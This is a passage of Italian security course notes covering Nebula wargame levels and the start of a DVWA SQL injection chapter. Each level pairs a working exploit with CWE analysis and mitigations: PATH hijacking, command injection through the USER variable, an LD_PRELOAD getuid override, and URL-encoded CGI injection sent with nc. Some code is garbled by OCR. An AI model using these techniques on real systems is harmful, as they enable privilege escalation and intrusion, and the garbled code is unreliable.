Il programma in questione si chiama level1.c e il suo eseguibile ha il seguente percorso: /home/-flag01/flag01.

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    system("/usr/bin/env echo and now what?");
}
```

4.3.1 Sfida


L'obiettivo della sfida è l'esecuzione del programma /bin/getflag con i privilegi dell'utente flag01.

4.3.2 Costruzione di un albero di attacco

Costruiamo l'albero di attacco del sistema considerato:

1. Iniziamo impostando il nodo radice
2. Poi studiamo il sistema in profondità
3. In seguito, aggiorniamo l'albero di attacco
4. Se esiste un percorso fattibile da una foglia alla radice, STOP. Altrimenti vai al passo 2.

Una prima strategia è la seguente:



Con alta probabilità la strategia scelta non porterà a nessun risultato. Bisogna cercare altre vie per catturare la bandierina.

4.3.3 Strategia Alternativa

Vediamo quali home directory sono a disposizione dell'utente level01:
ls /home/level*
ls /home/flag*
L'utente level01 può accedere solamente alle directory: /home/level01 e /home/flag01.
La directory /home/level01 non sembra contenere materiale interessante. La directory /home/flag01 contiene file di configurazione di BASH e un eseguibile: /home/flag01/flag01
Digitando ls –la /home/flag01/flag01 otteniamo -rwsr-x— 1 flag01 level01. Il file flag01 è di proprietà dell'utente flag01 ed è eseguibile dagli utenti del gruppo level01, inoltre, è SETUID.

Nota:il file /home/flag01/flag01 è eseguibile e permette di ottenere i privilegi dell'utente flag01. L'idea è provocare indirettamente (inoculare) l'esecuzione del binario /bin/getflag sfruttando il binario /home/flag01/flag01. Conseguenza: /bin/getflag è eseguito come utente flag01 (si vince la sfida!).

Autenticarsi come level01 è facilissimo (abbiamo la password). Eseguire il comando /home/flag01/flag01 è facilissimo (abbiamo i permessi), l'ostacolo da superare è quello di trovare un modo di inoculare /bin/getflag in home/flag01/flag01.
Analizziamo il file sorgente dell'eseguibile home/flag01/flag01. Il file in questione è level1.c
Ma come possiamo fare questo? Analizziamo il comportamente del file level1.c:

- Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a flag01)
- Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a level01)
- Esegue un comando, tramite la funzione di libreria system(): system("/usr/bin/env echo and now what?");

Funzione system

La funzione di libreria system() esegue un comando di shell, passato come argomento e restituisce -1 in caso di errore: /bin/sh –c argomento, tale comando è eseguito mediante un processo figlio che eredita tutti i privilegi del padre. Leggendo il manuale di system notiamo una cosa interessante ci viene detto di non utilizzare la chiamata all'interno di un programma in cui vengono settati i provilegi per User ID e Group ID, perchè valori strani per varibili di ambiente (PATH). In più la funzione di libreria system() non funziona correttamente se /bin/sh corrisponde a bash.

Controlliamo se /bin/sh punta effettivamente a bash: ls –l /bin/sh lrwxrwlxrwx 1 root root ... /bin/sh -> /bin/bash. Notiamo che è proprio così.

Nel sorgente level1.c, la funzione system() esegue il comando seguente: /usr/bin/env echo and now what.

Comando env

type –a env, env è situato in usr/bin/env. Si tratta di un comando di shell. Se invocato da solo, stampa la lista delle variabili di ambiente altrimenti, esegue il comando command nell'ambiente modificato ottenuto dopo aver settato le variabili ai valori specificati.

Comando echo

type –a echo, echo è un comando interno di shell, echo si trova in usr/bin/echo.Il comando echo stampa i suoi argomenti sullo standard output.

System in level01


Il comando /usr/bin/env echo and now what! esegue il comando /usr/bin/echo che stampa a video la stringa and now what|. Possiamo inoculare qualcosa di diverso da /usr/bin/echo? Ad esempio /bin/getflag? Se si, abbiamo vinto la sfida.
Purtroppo non possiamo modificare il comando eseguito da system(), poichè si tratta di una stringa costante.

Possiamo provare a modificare l'ambiente di shell ereditato da /home/flag01/flag01. Vediamo quali variabili di ambiente influenzano l'esecuzione di un comando. LEggendo dal manuale scopriamo l'esistenza della variabile di ambiente PATH. La variabile di ambiente PATH imposta la sequenza ordinata di cartelle scandite dai programmi di sistema alla ricerca di file specificati con un percorso incompleto.

Possiamo modificare indirettamente la stringa eseguita da system(). Copiamo /bin/getflag in una cartella temporanea e diamogli il nome echo cp /bin/getflag /tmp/echo. Alteriamo il percorso di ricerca in modo da anticipare /tmp a /usr/bin. PATH=/tmp:$PATH.

Lanciando il programma /home/flag01/flag01 avremo i seguenti effetti:

- Il comando env prova a caricare il file eseguibile echo
- Poichè echo non ha un percorso, sh usa i percorsi di ricerca per individuare il file da eseguire
- sh individua /tmp/echo come primo candidato all'esecuzione
- sh esegue /tmp/echo con i privilegi dell'utente flag01



4.3.4 La vulnerabilità in Level01

Debolezza 1

Il file binario /home/flag01/flag01 ha privilegi di esecuzione ingiustamente elevati. CWE di riferimento: CWE-276 Incorrect Default Permissions.

Debolezza 2

La versione di bash utilizzata in Nebula non non abbassa i propri privilegi di esecuzione. CWE di riferimento: CWE-272 Least Privilege Violation. Di default, molte shell moderne inibiscono l'elevazione dei privilegi tramite SETUID. In tal modo si evitano attacchi in grado di provocare esecuzione di codice arbitrario. Ad esempio, quando BASH esegue uno script con privilegi elevati, ne abbassa i

privilegi a quelli dell'utente che ha invocato la shell, invece la versione di bash utilizzata in Nebula non non abbassa i propri privilegi di esecuzione.

Debolezza 3

Manipolando una variabile di ambiente (PATH), si sostituisce echo con un comando che esegue lo stesso codice di /bin/getflag. CWE di riferimento: CWE-426 Untrusted Search Path.

4.3.5 Mitigare le debolezze

La vulnerabilità è un AND di tre debolezze. Per annullarla è sufficiente inibire una delle tre debolezze. Ovviamente, sarebbe preferibile inibirle tutte e tre. Le prime due le può inibire l'amministratore di sistema. La terza, la può inibire il programmatore.
Di seguito descriveremo come mitigare la prima e la terza debolezza:

- Rimozione dei privilegi non minimi per /home/flag01/flag01
- Impostazione sicura di PATH!

La mitigazione della seconda debolezza è più complessa,prevede l'installazione di una diversa versione di BASH che eviti il problema del mancato abbassamento dei privilegi.

Mitigazione 1

Autentichiamoci come utente nebula e poi otteniamo una shell di root tramite sudo –i. Spegniamo il bit SETUID sul file eseguibile /home/flag01/flag01: chmod u-s /home/flag01/flag01

Mitigazione 3

Modifichiamo il sorgente level1.c in modo da impostare in maniera sicura la variabile di ambiente PATH prima di eseguire system(). Idea: rimuovere /tmp da PATH. Possiamo usare la funzione di libreria putenv(). Modifica una variabile di ambiente già impostata e ad esempio, per modificare PATH: putenv("PATH=/bin:/sbin:/usr/bin:usr/sbin").

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    gid_t gid;
    uid_t uid;
    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    putenv("PATH=/bin:/sbin:/usr/bin:usr/sbin");
    system("/usr/bin/env echo and now what?");
}
```

Compiliamo level1-env.c: gcc –o flag01-env level1-env.c
Impostiamo i privilegi su flag01-env:
chown flag01:level01 /home/flag01/flag01-env!
chmod u+s /home/flag01/flag01-env!

Impostiamo PATH ed eseguiamo flag01-env:
PATH=/tmp:$PATH
/home/flag01/flag01-env Otteniamo che /bin/getflag non è più eseguito al posto dell'echo originale.

4.4 Level02

C'è una vulnerabilità all'interno del programma che eprmette l'esecuzione di codice arbitrario. Il programma in questione si chiama level2.c e il suo eseguibile ha il seguente percorso: /home/- flag02/flag02.

L'obiettivo della sfida è l'esecuzione del programma /bin/getflag con i privilegi dell'utente flag02

Level02.c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    char *buffer;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL!
    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

4.4.1 Strategia

Vediamo quali home directory sono a disposizione dell'utente level02: ls /home/level* e ls /home/flag*.
L'utente level02 può accedere solamente alle directory: /home/level02 e /home/flag02.
La directory /home/flag02 contiene file di configurazione di BASH e un eseguibile: /home/flag02/flag02.
Digitando ls –la /home/flag02/flag02 otteniamo -rwsr-x— 1 flag02 level02.
Il file flag02 è di proprietà dell'utente flag02 ed è eseguibile dagli utenti del gruppo level02.Inoltre, è SETUID.
Autentichiamoci come utente level02 con username: level02 e password: level02. Poichè abbiamo il permesso di esecuzione, proviamo ad eseguire il binario flag02: /home/flag02/flag02.
Viene stampata a video: about to call system("/bin/echo level02 is cool") level02 is cool. (Si procede come per level01)

Cosa fa level02

Le operazioni svolte da level2.c sono le seguenti:
Imposta tutti gli user ID al valore effettivo (elevazione dell'utente al valore associato a flag02). Imposta tutti i group ID al valore effettivo (elevazione del gruppo al valore associato a level02), alloca un buffer e ci scrive dentro alcune cose, tra cui il valore di una variabile di ambiente (USER). Stampa una stringa e il contenuto del buffer ed esegue il comando contenuto nel buffer tramite system.

Funzione asprintf

La funzione di libreria asprintf() alloca un buffer di lunghezza adeguata e ci copia dentro una stringa, utilizzando la funzione sprintf(), restituisce il numero di caratteri copiati (e -1 in caso di errore).

Iniezione di PATH

Nel sorgente level2.c non è possibile usare l'iniezione di comandi tramite PATH. Al contrario di quanto accadeva in level1.c, in level2.c il path del comando è scritto esplicitamente: bin/echo.

Modifica del buffer

In level2.c la stringa buffer riceve il valore da una variabile di ambiente (USER), tale valore viene prelevato mediante la funzione getenv("USER"). Quindi, modificando USER si dovrebbe poter modificare buffer.

Funzione sprintf

Le sezioni NOTES e BUGS della pagina di manuale di sprintf() citano diverse tecniche di attacco possibili sul buffer Overflow di una stringa con potenziale esecuzione di codice arbitrario e/o corruzione di memoria (buffer overflow attack). Lettura della memoria via stringa di formato %n (format string attack). Tali attacchi potrebbero essere usati per inoculare /bin/getflag in home/flag02/flag02.
NOTA: In BASH è possibile concatenare due comandi con il carattere separatore ;echo comando1; echo comando 2. Possiamo usare la variabile di ambiente USER per iniettare un comando qualsiasi USER='level02; /usr/bin/id'.


4.4.2 Tentativo di attacco concatenando i comandi

Autentichiamoci come utente level02. Impostiamo la variabile di ambiente USER al valore suggerito in precedenza: USER='level02; /usr/bin/id'.Eseguiamo /home/flag02/flag02: /home/flag02/flag02. /usr/bin/id viene eseguito con un esito inaspettato:
La funzione system() esegue alla lettera il comando: /bin/echo level02; /usr/bin/id is cool.
L'errore risiede nei parametri extra passati involontariamente a /usr/bin/id: /bin/echo level02; /usr/-bin/id is cool.
Questi caratteri non possono essere cancellati direttamente ma possono essere annullati.
NOTA:n BASH è possibile commentare il resto di una riga con il carattere di commento #! echo comando1; echo comando 2 #remark Possiamo inserire un carattere di commento dopo /usr/bin/id per annullare gli argomenti extra: USER='level02; /usr/bin/id #'.

4.4.3 Tentativo di attacco con concatenzazione e eliminazione dei commenti

Autentichiamoci come utente level02. Impostiamo la variabile di ambiente USER al valore suggerito in precedenza:USER='level02; /usr/bin/id #'. Eseguiamo /home/flag02/flag02: /home/flag02/flag02. /usr/bin/id viene eseguito correttamente.

Albero di attacco:



4.4.4 Vulnerabilità in Level02

La vulnerabilità presente in level2.c si verifica solo se tre diverse debolezze sono presenti e sfruttate contemporaneamente. Le prime due debolezze sono già note: Assegnazione di privilegi non minimi al file binario e utilizzo di una versione di BASH che non effettua l'abbassamento dei privilegi. La terza debolezza coinvolta è nuova.

4.4.5 CWE-77 Improper Neutralization of Special Elements used in a Command ('Command Injection'

Se un input esterno non neutralizza i "caratteri speciali" è possibile iniettare nuovi caratteri in cascata ai precedenti.

4.4.6 Mitigazione di CWE-77

Modifichiamo il sorgente level2.c in modo da ottenere lo username corrente tramite funzioni di libreria e/o di sistema. La funzione di libreria getlogin() fa al caso nostro.

Funzione getLogin()

Restituisce il puntatore a una stringa contenente il nome dell'utente attualmente connesso al terminale che ha lanciato il processo. In caso di errore, restituisce un puntatore nullo e la causa dell'errore nella variabile errno.

Level2-getLogin.c

```
int main(int argc, char **argv, char **envp){
    char *buffer;
    char *username;
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();
    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);
    username=getlogin();

    buffer = NULL!
    asprintf(&buffer, "/bin/echo %s is cool", username);
    printf("about to call system(\"%s\")\n", buffer);

    system(buffer);
}
```

Compiliamo level2-getlogin.c: gcc –o flag02-getlogin level2-getlogin.c.
Impostiamo i privilegi su flag02-getlogin:
chown flag02:level02 /path/to/flag02-getlogin
chmod 4750 /path/to/flag02-getlogin (corrisponde a rwsr-x—)
Impostiamo la variabile USER ed eseguiamo flag02-getlogin: USER=‘level02; /bin/getflag # ./flag02-getlogin.
Viene stampato lo username reale, indipendentemente da USER.

4.4.7 Altra mitigazione

Si possono ricercare in buffer i caratteri speciali di BASH e provocare l'uscita con un errore in caso di presenza di almeno uno di essi. Esistenza della funzione di libreria strpbrk().

Funzione strpbrk

Restituisce il puntatore alla prima occorrenza in una stringa s di un carattere contenuto nella stringa accept. Se non esiste un tale carattere, restituisce un puntatore nullo.

level2-strpbrk .c

```
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <sys/types.h>
#include <stdio.h>

int main(int argc, char **argv, char **envp){
    char *buffer;
    const char invalid_chars[] = "!\"$&'()*,:;<=>?@[\\]^`{|}";
    gid_t gid;
    uid_t uid;

    gid = getegid();
    uid = geteuid();

    setresgid(gid, gid, gid);
    setresuid(uid, uid, uid);

    buffer = NULL;!

    asprintf(&buffer, "/bin/echo %s is cool", getenv("USER"));
    if ((strpbrk(buffer, invalid_chars)) != NULL) {
        perror("strpbrk");
        exit(EXIT_FAILURE);
    }
    printf("about to call system(\"%s\")\n", buffer);
    system(buffer);
}
```

Compiliamo level2-getlogin.c: gcc –o flag02-getlogin level2-getlogin.c.
Impostiamo i privilegi su flag02-getlogin:
chown flag02:level02 /path/to/flag02-getlogin
chmod 4750 /path/to/flag02-getlogin (corrisponde a rwsr-x—)
Impostiamo la variabile USER ed eseguiamo flag02-getlogin: USER=‘level02; /bin/getflag # ./flag02-getlogin.
Il carattere speciale ; provoca l’uscita dal programma.

4.5 Level13

C'è un controllo di sicurezza che impedisce al programma di continuare l'esecuzione se l'utente che lo invoca non corrisponde a un ID utente specifico.
Il programma in question sei chiama level13.c e si trova al percorso /home/flag13/flag13.

4.5.1 Level13.c

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp){
    int c;
    char token[256];
    if(getuid() := FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid
            (), FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    // snip, sorry :-)
    printf("your token is %s\n", token);
}
```

L'obiettivo della sfida è quello di recuperare la password(token) dell'utente flag13, aggirando il controllo di sucrezza dato dal programma /home/flag13/flag13.

4.5.2 Strategia d'attacco

L'amministratore non è intenzionato a fornire la password e romperla risulta troppo difficile quindi bisogna passare a strategie alternative. Controlliamo i permessi di /home/flag13/flag13, veniamo a sapere che il binario flag13 è di proprietà dell'utente flag13 ed è eseguibile dagli utenti del gruppo level13 inoltre ha il bit SETUID alzato.

Il programma controlla se l'UID è diverso da 1000 allora stampa un messaggio di errore, altrimenti crea il token di autenticazione per l'utente flag13 e lo stampa. Le variabili di ambiente sfruttabili per questo attacco sono LD_PRELOAD e LD_LIBRARY_PATH esse possono influenzare il comportamento del linker.

4.5.3 LD_PRELOAD

Dal manuale di LD_PRELOAD scopriamo che esso contiene una lista di librerie condivise esse vengono linkate prima di tutte le altre durante l'esecuzione e vengono usate per ridefinire dinamicamente alcune funzioni senza dover ricompilare i sorgenti.
Modifica di un singolo comando:LD_PRELOAD=/path/to/lib.so comando
Modifica per una sessione di terminale: export LD_PRELOAD=/path/to/lib.so comando1 comando2.

4.5.4 Come sfruttare la vulnerabilità

Possiamo usare la variabile LD_PRELOAD per caricare una libreria che implementa la funzione del controllo degli accessi del programma /home/flag13/flag13. La libreria che scriveremo reimposta getuid() per superare il controllo degli accessi.

4.5.5 Scrittura della libreria condivisa

Per prima cosa scriviamo una funzione getuid che ritorni sempre il valore 1000.

```
#include <unistd.h>
#include <sys/types.h>

uid_t getuid(void){
    return 1000;
}
```

Per generare la libreria condivisa usiamo gcc con i seguenti due comandi:

- -shared: genera un oggetto linkabile a tempo di esecuzione e condivisibile con altri oggetti.
- -fPIC: genera codice indipendente dalla posizione, riclocabile ad un indirizzo di memoria arbitrario.

gcc -shared -fPIC -o getuid.so getuid.c

Per pre caricare la libreria condivisa getuid.so modifichiamo la variabile LD_PRELOAD: LD_PRELOAD=./getuid.so

Esito

Eseguendo /home/flag13/flag13 otterremo un fallimento, infattiv errà stampato: "Security failure detected . UID 1014 started us , we expect 1000. The system administrators will be notified of this violation".

L'iniezione della libreria fallisce perchè il manuale di LD_PRELOAD ci dice che se l'eseguibile ha SETUID alzato allora deve essere alzato anche nella libreria. Il SETUID della libreria non può essere modificato perchè non siamo root, ma possiamo abbassare il SETUID del binario facendone una copia. Quindi per vincere la sfida seguiamo i seguenti passi:

```
cp /home/flag13/flag13 /home/level13/flag13 // copia dl file
gcc -shared -fPIC -o getuid.so getuid.c
LD_PRELOAD=./getuid.so /home/level13/flag13
./flag13
# stampa del token di autenticazione
# possiamo autenticarci come flag13 dato che abbiamo la password
getflag
# sfida vinta
```

4.5.6 Debolezze

1. Manipolando LD_PRELOAD riusciamo a sovrascrivere getuid() con una funzione che aggira il controllo di autenticazione: CWE-426 Untrusted Search Path.
2. by-pass tramite spoofing, l'attaccante può riprodurre il token di autenticazione di un altro utente: CWE-90 Authentication Bypass by Spoofing.

4.5.7 Mitigazione

Questa volta non possiamo semplicemente ripulire la variabile di ambiente perchè LD_PRELOAD agisce prima del caricamento del programma. Infatti nel momento in cui il processo esegue putenv() su LD_PRELOAD, la funzione getuid() è già stata iniettata da tempo. Esempio: per convincerci di quanto detto modifichiamo level13 effettuando una pulizia di LD_PRELOAD (level13_env.c).

```
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <sys/types.h>
#include <string.h>

#define FAKEUID 1000

int main(int argc, char **argv, char **envp){
    int c;
    char token[256];

    putenv("LD_PRELOAD=");
    if(getuid() := FAKEUID) {
        printf("Security failure detected. UID %d started us, we expect %d\n", getuid
            (), FAKEUID);
        printf("The system administrators will be notified of this violation\n");
        exit(EXIT_FAILURE);
    }
    bzero(token, 256);
    strncpy(token, "b705702b-76a8-42b0-8844-3adabbe5ac58", 36);
    printf("your token is %s\n", token);
}
```

Eseguendo, exportanto LD_PRELOAD ed eseguendo verifichiamo che getuid() rimane iniettata.

L'autenticazione si basa su un valore noto che è 1000, occorre utilizzare più fattori di autenticazione.

4.6 level07 - Iniezione remota

L'iniezione remota è una iniezione che avviene mediante un vettore di attacco remoto. Una caratteristica dell'iniezione remota è la presenza di due asset: un client che invia richieste e un server che riceve richieste, elabora risposte, invia risposte.

4.6.1 Sfida

Esecuzione del programma /bin/getflag con i privilegi dell'utente flag07. Non cosideremo attacchi con login diretto, iniezione tramite variabili di ambiente e librerie condivise dato che questi attacchi non avranno successo. Ci concetriamo sulla iniezione diretta di comandi.

4.6.2 Strategia d'attacco

La cartella flag07 contiene dei file di configurazione di BASH e index.cgi e thttp.conf. Controlliamo i permessi di index.cgi e scopriamo che esso è leggibile ed eseguibile da tutti gli utenti e che(a differenza delle sfide precedenti) ha SETUID abbassato.

index.cgi

```
#!/usr/bin/perl  //(1)
use CGI qw{param}; // (2)

print "Content-type: text/html\n\n"; //(3)
sub ping { // (4)
    $host = $_[0]; // (5)
    print("<html><head><title>Ping // (6) results</title></head><body><pre>");

    @output = "ping -c 3 $host 2>&1"; // (7)
    foreach $line (@output) { print "$line"; } // (8)

    print("</pre></body></html>"); // (9)
}
# check if Host set. if not, display normal page, etc
ping(param("Host")); // (10)
```

1. L'interprete dello script e' il file binario eseguibile /usr/bin/perl (ossia l'interprete Perl)
2. importa il modulo CGI.pm, contenente le funzioni di aiuto nella scrittura di uno script CGI. Il modulo CGI effettua il parsing dell'input e rende disponibile ogni valore attraverso la funzione param().
3. Stampa su STDOUT l'intestazione HTTP "Content-type", che definisce il tipo di documento servito (HTML)
4. sub ping{...} definisce la funzione ping
5. La variabile $host riceve il valore del primo parametro della funzione ($_[0])
6. Stampa l'intestazione HTML della pagina
7. L'array "output" riceve tutte le righe dell'output del comando successivo
8. Per ogni linea di output stampa la linea
9. Stampa i tag di chiusura della pagina HTML
10. Invoca la funzione ping con argomento pari al valore del parametro "Host" della query string HTTP

Lo script index.cgi riceve input da un argomento Host=IP (se invocato tramite linea di comando), oppure da una richiesta GET /index.cgi?Host=IP (se invocato tramite un server Web)

- Crea uno scheletro di pagina HTML
- Esegue il comando ping –c 3 IP 2>&1, che invia 3 pacchetti ICMP ECHO_REQUEST all'host il cui indirizzo è IP (e redirige eventuali errori su STDOUT)
- Inserisce l'output del comando nella pagina HTML

4.6.3 Esecuzione locale di index.cgi

Eseguiamo lo script in locale, tramite il passaggio diretto dell'argomento Host=IP: autentichiamoci come utente level07 e digitiamo /home/flag07/index.cgi Host=8.8.8.8 .Il risultato è la stampa di ping.

Primo tentativo di attacco

Proviamo l'esecuzione sequenziale di due comandi usando il separatore ";"

- loggiamo come level07
- /home/flag07/index.cgi Host=8.8.8.8; /bin/getflag
- getflag viene eseguito... ma non con i permessi di flag07

Notiamo che il comando da noi scritto provoca l'esecuzione sequenziale di due comandi da parte dell'interprete BASH: index.cgi con argomento pari a Host=8.8.8.8 e /bin/getflag. Non si tratta di iniezione locale. Per provare ad effettuare una iniezione locale, digitiamo invece "/home/flag07/index.cgi Host=8.8.8.8; /bin/getflag", questa volta getflag non viene eseguito.

Perchè non funziona? Passa al metodo param() un singolo argomento per recuperare il valore del parametro denominato. Quando si chiama param() se il parametro è multivalore, è possibile chiedere di ricevere un array. Altrimenti il metodo restituirà il primo valore. Inoltre scopriamo che se si usa una lista di parametri senza sanificare l'input dell'utente è possibile iniettare dei valori all'interno del nostro codice.

Secondo tentativo

Sostituiamo i caratteri speciali ";" e "/" con i rispettivi valori esadecimali (URL encoding) essi sono rispettivamente %3B e %2F quindi tentiamo nuovamente l'attacco.
/home/flag07/index.cgi "Host=8.8.8.8%3B%2Fbin%2Fgetflag"
Questa volta l'iniezione locale ha successo ma getflag non viene eseguito con i permessi di flag07.

4.6.4 Terzo tentativo iniezione remota

Per effettuare una iniezione remota bisogna identificare un server Web che esegua index.cgi con SETUID, se esiste un server del genere la sfida è vinta. Scopriamo che esiste un file denominato thttpd.conf e scopriamo che è leggibile da tutti e modificabile solo da root, leggendo il file scopriamo che il server:

- ascolta sulla porta 7007
- la sua directory radice è /home/flag07
- vede l'intero file system dell'host
- esegue con i permessi di flag07

Prima di procedere con l'attacco verifichiamo se il server sia veramente in esecuzione sulla porta 7007 con:

```
# verifichiamo se esistono processi di nome thttpd
pgrep -l thttpd
# il processo thttpd esiste
# verifichiamo c'e' qualche processo in ascolto sulla 7007
netstat -ntl | grep 7007
# un processo e' in ascolto su 7007
```

Non abbiamo certezza del fatto che il processo in ascolto sulla 7007 sia thttpd e non possiamo usare netstat -ntlp per sapere il nome del processo perchè non siamo root, quindi dobbiamo interagire direttamente con il server Web inviadogli richieste tramite il comando nc quindi facciamo:

```
nc localhost 7007
GET / HTTP/1.0
```

L'accesso a root(/) ci è proibito ma scopriamo che il server è effettivamente thttpd.

Attacco

Quindi il nostro vettore d'attacco verrà costruito utilizzando nc localhost 7007 (nc hostname port) ed effettuando una GET verso index.cgi passandogli come parametro Host 8.8.8.8 concatenato /bin/getflag con i rispettivi punti e virgola e slash in esadecimale.
Eseguiamo i seguenti passi: login come level07
nc localhost 7007
GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag Ci viene stampanto come output in cui dice che abbiamo avuto successo quindi la sfida è vinta.

4.6.5 Debolezze

1. l Web server thttpd esegue con privilegi di esecuzione ingiustamente elevati. Quelli dell'utente "privilegiato" flag07. CWE-250 Execution with Unnecessary Privileges.

2. e un'applicazione Web che esegue comandi non neutralizza i "caratteri speciali" è possibile iniettare nuovi caratteri in cascata ai precedenti. CWE-78 Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')

4.6.6 Mitigazione caso 1

Possiamo riconfigurare thttpd in modo che esegua con in privilegi di un utente inferiore ad esempio level07 piuttosto che flag07. Innanzitutto, verifichiamo che il file /home/flag07/thttpd.conf sia quello effettivamente usato dal server Web:

```
$ps ax | grep thttpd
...
803 ? Ss 0:00 /usr/sbin/thttpd -C /home/flag07/thttpd.conf
```

Creiamo una nuova configurazione nella home directory dell'utente level07. Diventiamo root tramite l'utente nebula.
Copiamo /home/flag07/thttpd.conf nella home directory di level07:

```
> cp /home/flag07/thttpd.conf /home/level07!
```

Aggiorniamo i permessi del file: chown level07:level07 /home/level07/thttpd.conf e chmod 644 /home/level07/thttpd.conf
Editiamo il file /home/flag07/thttpd.conf: nano /home/level07/thttpd.conf
Impostiamo una porta di ascolto TCP non in uso: port=7008
Impostiamo la directory radice del server: dir=/home/level07
Impostiamo l'esecuzione come utente level07: user=level07
Copiamo /home/flag07/index.cgi nella home directory di level07: cp /home/flag07/index.cgi /home/-level07!
Aggiorniamo i permessi dello script: chown level07:level07 /home/level07/index.cgi e chmod 0755 /home/level07/index.cgi
Eseguiamo manualmente una nuova istanza del server Web thttpd: thttpd –C /home/level07/thttpd.conf
Ripetiamo l'attacco sul server Web appena avviato:

$ nc localhost 7008 GET /index.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag

/bin/getflag non riceve più i privilegi di flag07

4.6.7 Mitigazione caso 2

Possiamo implementare nello script Perl un filtro dell'input basato su blacklist dove se l'input non ha la forma di un indirizzo IP viene scartato silenziosamente.
Nota: la strategia basata su whitelist è differente, infatti se l'input è uno di N noti, viene accettato; altrimenti viene scartato.

Il nuovo script index-bl.cgi esegue le seguenti operazioni

- Memorizza il parametro Host in una variabile $host
- Fa il match di $host con una espressione regolare che rappresenta un indirizzo IP
- Controlla se $host verifica l'espressione regolare
- Se si, esegue ping, altrimenti Se no, non esegue nulla

Una espressione regolare Perl per il match degli indirizzi IP è la seguente:

```
^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}$!
```

iniettare comandi? L'espressione regolare è semplice ma non precisa.Il seguente input, che non corrisponde a un indirizzo IP, viene accettato: 999.999.999.999.È possibile sfruttare il difetto del filtro per iniettare comandi? Sembra di no, perchè il filtro stronca ogni . input con struttura diversa da un indirizzo IPQuindi, il carattere speciale ; usato per iniettare comandi di shell viene ignorato.

index-bl.cgi

```
#!/usr/bin/perl
use CGI qw{param};

print "Content-type: text/html\n\n";
sub ping {
    ...
}
# check if Host set. if not, display normal page, etc
my $host = param("Host");!
if ($host =~ /^\d{1,3}\.\d{1,3}\.\d{1,3}\.\d{1,3}\$/){
    ping($host);!
}
```

Apriamo un altro terminale e ripetiamo l'attacco sul server Web appena avviato:
$ nc localhost 7007
GET /index-bl.cgi?Host=8.8.8.8%3B%2Fbin%2Fgetflag

/bin/getflag non viene più eseguito.

Capitolo 5

DVWA - iniezione codice remoto

5.1 Prima sfida SQL Injection

Iniettare comandi SQL arbitrari tramite un form HTML.

5.1.1 Fuzz testing

L'invio di richieste anomale, effettuato con l'obiettivo di scoprire malfunzionamenti nel programma, prende il nome di fuzz testing. La costruzione di un attacco è sempre preceduta da una procedura di fuzz testing.

5.1.2 Procedimento

1. Inviamo al server una richiesta legittima, valida, non maliziosa ed analizziamone la risposta. Vogliamo ottenre dalla risposta del server informazioni per costruire un'attacco come crash o messaggi di errore, così possiamo capire possibili punti di iniezione.

